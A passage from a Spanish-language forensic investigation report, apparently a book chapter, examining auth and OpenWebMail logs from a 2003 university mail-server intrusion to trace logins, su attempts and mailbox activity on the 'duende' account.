El modelo tradicional de seguridad perimetral de 2004 asumía que todo tráfico originado dentro de la red del campus era confiable por defecto, permitiendo que una máquina comprometida como `atlas` atacara libremente a sus vecinos. Dos décadas después, el paradigma imperante es *Zero Trust* («nunca confíes, siempre verifica»): la red interna se microsegmenta impidiendo la comunicación este-oeste entre servidores a menos que esté explícitamente autorizada, y cada sesión individual debe autenticarse criptográficamente mediante mTLS y políticas de acceso dinámicas evaluadas por riesgo.

Capítulo 13

Vectores en el servidor de correo y webmail

Las aplicaciones de acceso a correo web en la década del 2000, desarrolladas con frecuencia como *scripts* CGI en Perl o PHP sin suficiente validación de entradas ni protección contra sesiones concurrentes, representaban una superficie de ataque sumamente vulnerable. El servidor de correo departamental fue analizado minuciosamente para determinar si las intrusiones involucraron la interceptación de correspondencia electrónica.

Evidencia en servidores de correo: de cabeceras RFC 2822 a bitácoras CGI

El peritaje sobre plataformas de correo combina el análisis en dos niveles:

- **Capa de transporte (MTA / POP3 / IMAP):** Registros en `maillog` y `authlog` que asocian identificadores únicos de mensaje (`Message-ID`) con la dirección IP y el puerto del cliente emisor o receptor.
- **Capa de aplicación web (*OpenWebMail*):** Al operar como un script CGI en Perl, cada acción del usuario (lectura, apertura de adjuntos, eliminación hacia la papelera `mail-trash`) queda registrada con la marca de tiempo exacta, la cookie de sesión y el identificador del mensaje manipulado, permitiendo demostrar si un buzón fue efectivamente espiado.

13.1 Auditoría de servicios de correo electrónico (POP3 y SMTP)

El servidor de correo es io.ifm.lab.edu.mx, esta máquina provee acceso `pop`, `imap` y `web` a sus usuarios pero no permite accesos directos al **shell** como se explicará más adelante.

authlog

```
Apr 18 22:37:42 io imapd[29834]: Login failed user=duende auth=duende
                host=dsl-200-78-118-131.prodigy.net.mx [198.51.100.131]
Apr 18 22:37:45 io imapd[29834]: Login failed user=duende
                                 auth=duende host=dsl-200-78-118-131.prodigy.net.mx
     [198.51.100.131]
Apr 22 06:18:01 io sshd[13560]: Accepted password for mherrera from 192.0.2.20 port 33455 ssh2
Apr 22 06:18:08 io su: BAD SU mherrera to root on /dev/ttyp0
Apr 22 06:18:18 io su: BAD SU mherrera to root on /dev/ttyp0
Apr 22 06:18:47 io sshd[5397]: Failed password for duende from 192.0.2.20 port 33456 ssh2
Apr 22 06:18:52 io last message repeated 2 times
Apr 22 06:18:52 io sshd[5397]: Connection closed by 192.0.2.20
Apr 22 08:00:01 io newsyslog[1695]: logfile turned over
```

Estas líneas muestran intentos de acceso desde una cuenta dsl de prodigy buscando entrar como el usuario duende a la máquina del correo. El día 22 se obtiene un acceso limpio a la cuenta `mherrera` por medio del servicio **SSH**. El intruso intenta volverse root en la máquina con el comando su pero falla en dos intentos, mientras al mismo tiempo desde `atlas`, trata de ingresar como duende pero falla de nuevo. En seguida cierra la conexión establecida con `admin`.

Las líneas anteriores son muy reveladoras porque esa máquina no tiene acceso remoto a **shell** sino solo por medio de la cuenta `admin`, y para ser `root` hay que hacer `su` dentro del equipo con el contraseña respectivo. Esa característica solo la conocían dos personas en el mundo: `root` y `duende`. Nadie mas sabia que la cuenta `admin` existía y que había que ingresar a ella para ser `root`. Además el acceso es limpio y no hay modo de adivinar la clave sin millones de intentos. El acceso a estas cuentas y el intento de hacerse `root` en la máquina esta solo permitido para el administrador, y nadie mas tiene permiso ni siquiera de intentarlo. Sean cuales sean sus intenciones esto es una nueva intrusión. Hay que mencionar que con anterioridad estaba permitido el acceso a la cuenta de `duende` a `io.ifm.lab.edu.mx` pero fue bloqueada y reducida a una cuenta normal sin haber razón alguna para informarle al usuario. Es de explicar entonces los intentos de acceder a la cuenta duende, pero nunca a proa, zena o cualquier otra posible. Los intentos son directos y limpios.

13.1.1 Revisión de la actividad dentro del programa lector de correo

Open Web Mail es el lector de correo usado por muchos de los usuarios. Se revisó la actividad dentro de este programa con el fin de correlacionar eventos y buscar nueva información.

`openwebmail.log`

Selección de entre 15,420 accesos.

```
Tue Apr  8 06:51:31 2003 - [21991] (198.51.100.87) duende - login - duende-session
     -0.85733055121182
Tue Apr  8 06:51:33 2003 - [16219] (198.51.100.87) duende - filtermsg - filter 1 msgs from
     INBOX
Tue Apr  8 06:52:16 2003 - [8462] (198.51.100.87) duende - movemsg - move 9 msgs from INBOX to
     mail-trash
    - ids=<001610c2bb47$bdb36637$51032137@onwbjdw.oex>,
    <c1r2qllj8x3ka.5cb8hg3ii20l6h6n5x._57@yahoo.com>, <200304080955.h389tLBc018615@io.ifm.lab.
     edu.mx>,
    <4H7ETX0.94Q6JR4H018."Promocion Mexico Sony VAIO aqui"<chernoyarskaya@mail.ru>>,
    <2809026542djxvwlqClw}ho1lip1xplfk1p{@nagani.com>, <2043026365djxvwlqCjlqhwwh1lip1xplfk1p
    {@americaradioclub.org>, <E192nk7-0002fh-02@sc8-osdn-mail.osdn.com>,
    <036e12b54a6d$2684b3d3$7bd77da0@qdsndr>, <E192n45-0004pw-00@atlas.ifm.lab.edu.mx>
Tue Apr  8 06:52:35 2003 - [24192] (198.51.100.87) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<E192ljk-0004qN-00@sc8-osdn-mail.osdn.com>,
    <E192lKG-0004aA-00@atlas.ifm.lab.edu.mx>, <E192kFr-00088T-00@helios.ifm.lab.edu.mx>,
    <20030408033153.KLJM6704.apk01fe2@GERENCIA>
Tue Apr  8 06:53:06 2003 - [16123] (198.51.100.87) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E192lzi-0008HC-00@helios.ifm.lab.edu.mx>
Tue Apr  8 06:53:08 2003 - [2350] (198.51.100.87) duende - logout - duende-session
     -0.85733055121182
Tue Apr  8 09:56:57 2003 - [25378] (198.51.100.87) duende - login - duende-session
     -0.859352042506547
Tue Apr  8 09:57:26 2003 - [14434] (198.51.100.87) duende - movemsg - move 3 msgs from INBOX to
    mail-trash - ids=<2403774.1049816969625.JavaMail.root@abv-sfo1-ac-agent5>,
    <E192vIl-000651-00@atlas.ifm.lab.edu.mx>, <1049807435.26990@moses.rbmailsystems.com>
Tue Apr  8 09:58:00 2003 - [31053] (198.51.100.87) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr  8 09:58:00 2003 - [31053] (198.51.100.87) duende - logout - duende-session
     -0.859352042506547
Tue Apr  8 14:54:51 2003 - [10597] (198.51.100.87) duende - login - duende-session
     -0.0548009612402929
Tue Apr  8 14:54:52 2003 - [13509] (198.51.100.87) duende - filtermsg - filter 1 msgs from
     INBOX
Tue Apr  8 14:55:08 2003 - [19952] (198.51.100.87) duende - movemsg - move 7 msgs from INBOX to
    mail-trash - ids=<E1930Tg-0007GW-00@atlas.ifm.lab.edu.mx>,
    <000800a4ec12$bea71047$28087016@vpnneci.faf>, <001811e7ae13$ead17075$35641188@nulrggp.ime>,
    <001400a4dc53$edc46848$82555406@yrhvthn.idf>, <E192xDa-0006UU-00@atlas.ifm.lab.edu.mx>,
    <000500c1cc51$cae25126$16160505@aijxrxt.igo>, <939d2a15d64b$0a5fd7b6$adc946c7@vmaefijpcqlxb.
     u>
Tue Apr  8 15:07:42 2003 - [31717] (198.51.100.87) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr  8 15:07:42 2003 - [31717] (198.51.100.87) duende - logout - duende-session
     -0.0548009612402929
Tue Apr  8 18:26:38 2003 - [24272] (198.18.5.231) duende - login - duende-session
     -0.413941692401753
Tue Apr  8 18:31:04 2003 - [19405] (198.18.5.231) duende - logout - duende-session
     -0.413941692401753
Tue Apr  8 19:21:27 2003 - [18752] (198.51.100.87) duende - login - duende-session
     -0.00811091747982928
Tue Apr  8 19:22:24 2003 - [17934] (198.51.100.87) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<20030408221438.DRGV16092.apk01fe3@jcsalgado>,
    <200304081814.LAA38257@s3085.mb00.net>
Tue Apr  8 19:23:03 2003 - [2031] (198.51.100.87) duende - logout - duende-session
     -0.00811091747982928
Tue Apr  8 19:23:06 2003 - [31674] (198.51.100.87) duende - session error - session
    duende-session-0.00811091747982928 timeout access attempt
Tue Apr  8 19:24:44 2003 - [821] (198.51.100.87) duende - login - duende-session
     -0.589333394616009
Tue Apr  8 19:26:58 2003 - [15200] (198.51.100.87) duende - logout - duende-session
```

```
     -0.589333394616009
Fri Apr 11 07:04:14 2003 - [10496] (192.0.2.91) duende - login - duende-session
     -0.293154917731048
Fri Apr 11 07:04:43 2003 - [32039] (192.0.2.91) duende - movemsg - move 8 msgs from INBOX to
     mail-trash
    - ids=<E193ygk-0002Hk-00@atlas.ifm.lab.edu.mx>, <E193xZY-0001zO-00@atlas.ifm.lab.edu.mx>,
    <001510d4ad31$ebe46627$75741578@tvkwrgy.yuw>, <E193wEY-0001m8-00@atlas.ifm.lab.edu.mx>,
    <23142599-2200345110522920@archivos>, <d696f6e57736$4f1f89e6$3933b5e4@cbnu.jvc>,
    <E193tAJ-0002UY-02@sc8-osdn-mail.osdn.com>, <E193teF-0001Qn-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 07:04:56 2003 - [6634] (192.0.2.91) duende - movemsg - move 5 msgs from INBOX to
     mail-trash
    - ids=<E193tYC-0001Oe-00@atlas.ifm.lab.edu.mx>, <1050045034.29031@moses.rbmailsystems.com>,
    <E193rAL-0002MQ-00@sc8-osdn-mail.osdn.com>, <200304110436.h3B4aKN24204@host.dbrainshost.com
     >,
    <E193qBi-0000wn-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 07:05:25 2003 - [28139] (192.0.2.91) duende - movemsg - move 2 old msgs from INBOX
     to
    saved-messages
Fri Apr 11 07:05:25 2003 - [28139] (192.0.2.91) duende - logout - duende-session
     -0.293154917731048
Fri Apr 11 12:25:10 2003 - [9172] (192.0.2.124) duende - login - duende-session
     -0.202930265179933
Fri Apr 11 12:25:26 2003 - [1219] (192.0.2.124) duende - movemsg - move 5 msgs from INBOX to
     mail-trash
    - ids=<324652713521200@mail.yahoo.com>, <15601668828978@mail.yahoo.com>,
    <JmBWO.Kvc@4glKL2i2BAvUuD>, <001011b6ed30$eeb65077$15104471@odptvbu.lsk>,
    <001210c2cc80$cdd34418$47436247@tscvfpx.wtb>
Fri Apr 11 12:25:30 2003 - [510] (192.0.2.124) duende - logout - duende-session
     -0.202930265179933
Fri Apr 11 14:57:13 2003 - [25179] (192.0.2.124) duende - login - duende-session
     -0.773262013987736
Fri Apr 11 14:57:14 2003 - [3007] (192.0.2.124) duende - delmsg - delete 26 msgs from mail-
     trash
Fri Apr 11 14:57:26 2003 - [27002] (192.0.2.124) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<15664107433474@mail.yahoo.com>, <267671417810412@mail.yahoo.com>,
    <001110c0ac33$eca35746$81687176@edvjmtn.grj>, <10fb11010f5f2d.10f5f2d10fb110@terra.com.ar>
Fri Apr 11 14:57:31 2003 - [7722] (192.0.2.124) duende - logout - duende-session
     -0.773262013987736
Fri Apr 11 19:18:21 2003 - [25052] (192.0.2.124) duende - login - duende-session
     -0.449964438871579
Fri Apr 11 19:18:41 2003 - [24926] (192.0.2.124) duende - movemsg - move 3 msgs from INBOX to
    mail-trash - ids=<000110c4ae14$dee11418$56280400@tdxcugj.uwh>,
    <d05d608cde53$549f91e3$c668aa33@alnmarpihg.qpwt>, <E1946rm-0003wg-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 19:18:45 2003 - [12553] (192.0.2.124) duende - logout - duende-session
     -0.449964438871579
Sat Apr 12 07:14:42 2003 - [31624] (192.0.2.69) duende - login - duende-session
     -0.440158888771297
Sat Apr 12 07:15:32 2003 - [29021] (192.0.2.69) duende - movemsg - move 7 msgs from INBOX to
     mail-trash
     - ids=<R8RIS.A9Xxo@J>, <E194FIE-0004oQ-01@sc8-osdn-mail.osdn.com>,
     <E194DMl-0005Wo-01@sc8-osdn-mail.osdn.com>, <4120-2200346124480379@Pablo>,
     <1050122714.5245@moses.rbmailsystems.com>, <E194B5K-0004im-00@atlas.ifm.lab.edu.mx>,
     <8547724.1050111107652.JavaMail.eb@mr>
Sat Apr 12 07:15:52 2003 - [20907] (192.0.2.69) duende - logout - duende-session
     -0.440158888771297
Sat Apr 12 11:36:27 2003 - [29454] (192.0.2.69) duende - login - duende-session
     -0.687636374103935
Sat Apr 12 11:36:35 2003 - [4362] (192.0.2.69) duende - movemsg - move 1 msgs from INBOX to
     mail-trash
    - ids=<50959b44f05b$0e5960af$b9d035ed@otsfpxhcjcobtr.oxe>
Sat Apr 12 11:36:37 2003 - [7248] (192.0.2.69) duende - logout - duende-session
     -0.687636374103935
```

```
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - session cleanup -
    claudia-session-0.724683788911538
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - session cleanup -
    mary-session-0.171283690798194
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - login - duende-session
     -0.629152196533145
Sat Apr 12 14:30:39 2003 - [14434] (192.0.2.2) duende - movemsg - move 3 msgs from INBOX to
     mail-trash
    - ids=<F.CO@PAYCwgT3>, <1050177660.9499@localhost.localdomain>, <6waf.2i7@xA56>
Sat Apr 12 14:30:41 2003 - [12718] (192.0.2.2) duende - logout - duende-session
     -0.629152196533145
Sat Apr 12 20:28:54 2003 - [2920] (192.0.2.119) duende - login - duende-session
     -0.212671121656062
Sat Apr 12 20:28:56 2003 - [13892] (192.0.2.119) duende - delmsg - delete 22 msgs from mail-
     trash
Sat Apr 12 20:29:28 2003 - [32663] (192.0.2.119) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<1050186334.6743@moses.rbmailsystems.com>, <HitIu.f@PWAokZz0iZlu>
Sat Apr 12 20:29:34 2003 - [11084] (192.0.2.119) duende - logout - duende-session
     -0.212671121656062
Tue Apr 15 07:08:58 2003 - [525] (198.51.100.156) duende - login - duende-session
     -0.63886112191631
Tue Apr 15 07:08:59 2003 - [20809] (198.51.100.156) duende - delmsg - delete 28 msgs from mail-
     trash
Tue Apr 15 07:09:20 2003 - [27751] (198.51.100.156) duende - movemsg - move 8 msgs from INBOX
     to
    mail-trash - ids=<ox2u4h24o36fa.4hxxmc3t884v9m.mpdcat@aol.com>,
    <E195Lp4-0007en-00@atlas.ifm.lab.edu.mx>, <E195L3F-0003OK-00@sc8-osdn-mail.osdn.com>,
    <7b9174765f8d$ff449538$66c93516@qjwoafokp.alif>,
    <c4e031cbd622$50240661$eabcb498@rbjiwjykpdlgvt.ya>, <E195Isp-0004Co-02@sc8-osdn-mail.osdn.
     com>,
    <1050375035.19638@moses.rbmailsystems.com>, <1050374628.6010@localhost.localdomain>
Tue Apr 15 07:09:53 2003 - [28749] (198.51.100.156) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr 15 07:09:53 2003 - [28749] (198.51.100.156) duende - logout - duende-session
     -0.63886112191631
Tue Apr 15 12:10:01 2003 - [29056] (198.51.100.156) duende - login - duende-session
     -0.314887144443677
Tue Apr 15 12:10:24 2003 - [21530] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<E195TmA-0000Re-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 12:10:29 2003 - [27592] (198.51.100.156) duende - logout - duende-session
     -0.314887144443677
Tue Apr 15 17:41:26 2003 - [12325] (198.51.100.156) duende - login - duende-session
     -0.290309090706618
Tue Apr 15 17:41:40 2003 - [3563] (198.51.100.156) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<200304151819.LAA83729@s3061.mb00.net>,
    <22dabfcaf19b$b5e52d2b$8a1a0ce2@idqmvavjekqw.nsd>, <db178c4c6758$776a81c9$671d04d3@ifxxx.gm
     >,
    <E195Wwa-0000jN-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 17:41:43 2003 - [21231] (198.51.100.156) duende - logout - duende-session
     -0.290309090706618
Tue Apr 15 18:16:48 2003 - [29400] (198.51.100.156) duende - login - duende-session
     -0.372129243173735
Tue Apr 15 18:16:57 2003 - [1111] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<quJ.9l@cTFKfcdVe>
Tue Apr 15 18:58:30 2003 - [17611] (198.51.100.156) duende - movemsg - move 2 msgs from INBOX
     to
    mail-trash - ids=<33b120057588$a0b98596$c0bcfdab@joy.holq>,
    <e76a7056cb1d$7ca3c065$4d7589d1@qqrubr.bv>
Tue Apr 15 19:06:02 2003 - [13538] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
```

```
    mail-trash - ids=<899ae3e888f3$df31c7dd$a932fd4f@gernusjrqb.mw>
Tue Apr 15 19:48:41 2003 - [13466] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
    to mail-trash - ids=<1050456634.26059@moses.rbmailsystems.com>
Tue Apr 15 20:11:21 2003 - [8723] (198.51.100.156) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<E195cCA-0004fZ-00@mx01.africaonline.com.na>,
    <00004e9d1a5b$0000115f$00001adf@mx14.hotmail.com>
Tue Apr 15 20:11:26 2003 - [17662] (198.51.100.156) duende - logout - duende-session
     -0.372129243173735
Tue Apr 15 20:20:01 2003 - [7714] (198.51.100.156) duende - login - duende-session
     -0.634861625106172
Tue Apr 15 20:20:07 2003 - [24480] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<E195d7M-0001xN-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 20:34:36 2003 - [21761] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<189b77f9c21d$d0abdf57$df26df44@ld.u>
Tue Apr 15 20:34:39 2003 - [16970] (198.51.100.156) duende - logout - duende-session
     -0.634861625106172
Tue Apr 15 21:56:40 2003 - [5924] (198.51.100.156) duende - login - duende-session
     -0.887087376861931
Tue Apr 15 21:56:44 2003 - [12058] (198.51.100.156) duende - logout - duende-session
     -0.887087376861931
Wed Apr 16 05:40:35 2003 - [2371] (198.51.100.61) duende - login - duende-session
     -0.361576188196526
Wed Apr 16 05:40:58 2003 - [19087] (198.51.100.61) duende - movemsg - move 9 msgs from INBOX to
    mail-trash - ids=<26411975_33_18@supersaver.onlinegreatsavings.com>,
    <7e9a1e5c455b$320b65c3$cc4e38e2@vmaeqjwdost.ugik>, <7f159dab3337$adaf4c29$81ef5181@g.mqlk>,
    <26411981_33_18@supersaver.onlinegreatsavings.com>, <E195ktl-0003E4-00@atlas.ifm.lab.edu.mx
     >,
    <001200a8ca85$aee70247$65575866@samtlgl.cch>, <7a519cb76e8f$a66f89c4$c9a84188@ymjvxumqnre.n
     >,
    <16dc5dffd81c$6002d0d5$836d0f80@txfebhxcqhg.v>, <200304160714.h3G7EeC25773@host.dbrainshost.
     com>
Wed Apr 16 05:41:28 2003 - [3839] (198.51.100.61) duende - movemsg - move 6 msgs from INBOX to
    mail-trash - ids=<E195hqV-0003b1-00@sc8-osdn-mail.osdn.com>, <3
     ea05004aba8$11ece546$15bda0be@j.yrnr>,
    <E195fjV-0001W2-00@sc8-osdn-mail.osdn.com>, <7408bd367259$d932b5d1$79503fbd@ofaywwhxaqpk.n>,

    <a55080d6582c$c8480ba6$d0725226@upuxsbpn.xpe>, <GMI-NT-DB-1Y4kJSFsx000442eb@cw11.gmi-mr.com
     >
Wed Apr 16 05:41:43 2003 - [1299] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<4c7a7eb97e33$c6a9c6e0$d30ecb9f@hcovm.mrcl>
Wed Apr 16 05:42:17 2003 - [16176] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E195hNN-0002id-00@atlas.ifm.lab.edu.mx>
Wed Apr 16 05:42:20 2003 - [10465] (198.51.100.61) duende - logout - duende-session
     -0.361576188196526
Wed Apr 16 06:30:06 2003 - [19147] (198.51.100.61) duende - login - duende-session
     -0.297856118138046
Wed Apr 16 06:30:10 2003 - [14498] (198.51.100.61) duende - logout - duende-session
     -0.297856118138046
Wed Apr 16 06:46:08 2003 - [3954] (198.51.100.61) duende - login - duende-session
     -0.539828403693722
Wed Apr 16 06:52:12 2003 - [4334] (198.51.100.61) duende - logout - duende-session
     -0.539828403693722
Wed Apr 16 07:08:45 2003 - [8927] (198.51.100.61) duende - login - duende-session
     -0.609954713451774
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - delmsg - delete 16 msgs from mail-
     trash
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - logout - duende-session
```

```
     -0.609954713451774
Wed Apr 16 07:09:17 2003 - [23878] (198.51.100.61) duende - login - duende-session
     -0.958217004853399
Wed Apr 16 07:43:26 2003 - [9725] (198.51.100.61) duende - movemsg - move 1 old msgs from INBOX
      to
    saved-messages
Wed Apr 16 07:43:26 2003 - [9725] (198.51.100.61) duende - logout - duende-session
     -0.958217004853399
Wed Apr 16 07:44:54 2003 - [7362] (198.51.100.61) duende - login - duende-session
     -0.756916272294806
Wed Apr 16 07:45:06 2003 - [27273] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<542f2d84a473$4c35ab65$eb7d94a4@bhxk.h>
Wed Apr 16 07:45:09 2003 - [14655] (198.51.100.61) duende - logout - duende-session
     -0.756916272294806
Wed Apr 16 09:06:46 2003 - [26718] (198.51.100.61) duende - login - duende-session
     -0.26242228674619
Wed Apr 16 09:07:57 2003 - [3768] (198.51.100.61) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<E195p9v-0003v6-00@atlas.ifm.lab.edu.mx>,
    <18ba0be6ce91$ae94ade2$90673715@dgqnofidujv.nu>
Wed Apr 16 09:15:02 2003 - [16309] (198.51.100.61) duende - logout - duende-session
     -0.26242228674619
Wed Apr 16 11:26:18 2003 - [18649] (198.51.100.61) duende - login - duende-session
     -0.233694151350395
Wed Apr 16 11:26:24 2003 - [18201] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<000601a0bd18$daa43620$48515581@hgcgsbk.eex>
Wed Apr 16 11:26:26 2003 - [31037] (198.51.100.61) duende - logout - duende-session
     -0.233694151350395
Wed Apr 16 14:34:23 2003 - [22554] (198.51.100.61) duende - login - duende-session
     -0.567744005079479
Wed Apr 16 14:34:24 2003 - [17527] (198.51.100.61) duende - filtermsg - filter 1 msgs from
     INBOX
Wed Apr 16 14:34:29 2003 - [28060] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E195tql-0000tw-00@atlas.ifm.lab.edu.mx>
Wed Apr 16 14:34:38 2003 - [382] (198.51.100.61) duende - logout - duende-session
     -0.567744005079479
Wed Apr 16 17:59:04 2003 - [31213] (198.51.100.61) duende - login - duende-session
     -0.055406087617488
Wed Apr 16 17:59:17 2003 - [21318] (198.51.100.61) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<E195wn3-0000TV-00@atlas.ifm.lab.edu.mx>,
        <E195vl8-0000kY-00@helios.ifm.lab.edu.mx>, <2003416173530.h3GMZUd06803@mpmlbx04>,
        <1050528655.30148@moses.rbmailsystems.com>
Wed Apr 16 17:59:32 2003 - [18571] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<200304161423805.SM00912@127.0.0.1>
Wed Apr 16 17:59:33 2003 - [21483] (198.51.100.61) duende - logout - duende-session
     -0.055406087617488
Wed Apr 16 20:09:12 2003 - [6332] (198.51.100.61) duende - login - duende-session
     -0.266070793922157
Wed Apr 16 20:09:18 2003 - [5016] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<200304170027.RAA26201@fmailc2.real-net.net>
Wed Apr 16 20:09:20 2003 - [10068] (198.51.100.61) duende - logout - duende-session
     -0.266070793922157
Fri Apr 18 06:19:18 2003 - [21990] (198.51.100.131) duende - login - duende-session
     -0.84744522867641
Fri Apr 18 06:19:38 2003 - [19155] (198.51.100.131) duende - movemsg - move 10 msgs from INBOX
     to
    mail-trash - ids=<d3132d4ab941$b1c39858$c73cda6d@hugefist.com>,
    <E196QbZ-0008J4-02@sc8-osdn-mail.osdn.com>, <E196QTQ-00059M-00@atlas.ifm.lab.edu.mx>,
    <ec5293befc7a$4a44966e$63a96768@e.cfje>, <b7234b01fb37$7db48430$cd01d25a@cgtljhg.e>,
    <E196OaJ-0006RR-01@sc8-osdn-mail.osdn.com>, <88b6ed61abc0$f7eefd1c$ad2bd2eb@eagcta.djv>,
    <032103.00001.AKLJGHDBkldsgfbklagdkla.LJHGVjb@netgui.com>, <
     c6815f89811d$f30aabc1$ee288c65@s.d>,
    <00000c861f8a$000020fe$00004e56@hotmail.com>
```

```
Fri Apr 18 06:19:41 2003 - [19771] (198.51.100.131) duende - logout - duende-session
     -0.84744522867641
Fri Apr 18 08:00:40 2003 - [17670] (198.51.100.131) duende - login - duende-session
     -0.35051374214618
Fri Apr 18 08:01:01 2003 - [1284] (198.51.100.131) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<3249694-220034417223050489@archivos>, <E196Wem-0006Cv-00@atlas.ifm.lab.
     edu.mx>,
    <E196Vvs-00065B-00@atlas.ifm.lab.edu.mx>, <E196Uu0-0004pC-00@helios.ifm.lab.edu.mx>
Fri Apr 18 08:02:24 2003 - [13979] (198.51.100.131) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Fri Apr 18 08:02:24 2003 - [13979] (198.51.100.131) duende - logout - duende-session
     -0.35051374214618
Fri Apr 18 09:58:48 2003 - [11646] (198.51.100.131) duende - login - duende-session
     -0.297412874250771
Fri Apr 18 09:58:54 2003 - [26219] (198.51.100.131) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<E196Xh5-0006LQ-00@atlas.ifm.lab.edu.mx>
Fri Apr 18 10:00:30 2003 - [24003] (198.51.100.131) duende - logout - duende-session
     -0.297412874250771
Fri Apr 18 12:56:22 2003 - [27820] (198.51.100.131) duende - login - duende-session
     -0.858990246503712
Fri Apr 18 12:56:23 2003 - [14967] (198.51.100.131) duende - delmsg - delete 27 msgs from mail-
     trash
Fri Apr 18 12:56:38 2003 - [27235] (198.51.100.131) duende - logout - duende-session
     -0.858990246503712
Fri Apr 18 19:37:55 2003 - [31189] (198.51.100.131) duende - login - duende-session
     -0.804238992816867
Fri Apr 18 19:38:18 2003 - [2103] (198.51.100.131) duende - movemsg - move 6 msgs from INBOX to
    mail-trash - ids=<5834609.1050711608268.JavaMail.eb@mr>, <eb9bd526dc21$2cc1be97$d0cf902b@nf.
     w>,
    <07b952988938$3aa513f4$cc8d9e80@pmwh.sk>, <200304181951.h3IJpsYq014492@fmaila3.real-net.net
     >,
    <1050691837.6965@moses.rbmailsystems.com>, <d2a2417ec262$82146f7c$7a13a15a@uxw.kst>
Fri Apr 18 19:38:25 2003 - [13129] (198.51.100.131) duende - logout - duende-session
     -0.804238992816867
Fri Apr 18 22:38:50 2003 - [7404] (198.51.100.131) duende - login - duende-session
     -0.438316993023367
Fri Apr 18 22:39:48 2003 - [1039] (198.51.100.131) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Fri Apr 18 22:39:48 2003 - [1039] (198.51.100.131) duende - logout - duende-session
     -0.438316993023367
Tue Apr 22 06:15:53 2003 - [25100] (198.51.100.98) duende - login - duende-session
     -0.827616890267567
Tue Apr 22 06:16:18 2003 - [28042] (198.51.100.98) duende - movemsg - move 8 msgs from INBOX to
    mail-trash - ids=<FGEEJGKKBHJCACFCEOCKKEBJCCAA.tpn@hotmail.com>,
    <E197szM-0007dx-04@sc8-osdn-mail.osdn.com>,
    <MASAKARI3lrGS1DknvC00000afc@masakari.prometheus.co.uk>, <4300179898419@mail.yahoo.com>,
    <1301326115292@mail.yahoo.com>, <E197qel-00048R-01@sc8-osdn-mail.osdn.com>,
    <26GL9I.7MLX8D19OM1UQ7XW3S4."Lanzamientos Mexico Palm ahora"<dimovadaria1980@mail.ru>>,
    <E197nRp-00024F-00@atlas.ifm.lab.edu.mx>
Tue Apr 22 06:16:23 2003 - [3511] (198.51.100.98) duende - logout - duende-session
     -0.827616890267567
Tue Apr 22 06:16:37 2003 - [14858] (198.51.100.98) duende - login - duende-session
     -0.77603169049053
Tue Apr 22 06:17:32 2003 - [23648] (198.51.100.98) duende - logout - duende-session
     -0.77603169049053
Tue Apr 22 06:23:16 2003 - [26219] (198.51.100.98) duende - login error - -4 - loginname=duende
Tue Apr 22 06:23:45 2003 - [8283] (198.51.100.98) duende - login error - -4 - loginname=duende
Tue Apr 22 06:24:03 2003 - [11404] (198.51.100.98) duende - login - duende-session
     -0.619109115404175
```

```
Tue Apr 22 06:24:29 2003 - [1888] (198.51.100.98) duende - movemsg - move 1 msgs from saved-
     messages to
    mail-trash - ids=<E196i5M-0007sq-00@atlas.ifm.lab.edu.mx>
Tue Apr 22 06:24:42 2003 - [27087] (198.51.100.98) duende - logout - duende-session
     -0.619109115404175
Tue Apr 22 09:13:33 2003 - [15353] (198.51.100.98) duende - login - duende-session
     -0.804237188612209
Tue Apr 22 09:13:35 2003 - [27584] (198.51.100.98) duende - filtermsg - filter 3 msgs from
     INBOX
Tue Apr 22 09:37:50 2003 - [415] (198.51.100.98) duende - movemsg - move 5 msgs from INBOX to
    mail-trash - ids=<001210a1aa04$aed80085$14340155@whdrumd.fxo>,
    <FGEEJGKKBHJCACFCEOCKKEBJCCAA.tpn@mail.com>, <000110d2ec83$bcd68805$62175583@bierxcx.jfr>,
    <E197yL7-0002S3-00@atlas.ifm.lab.edu.mx>, <jv0QE.QOvkL8@r>
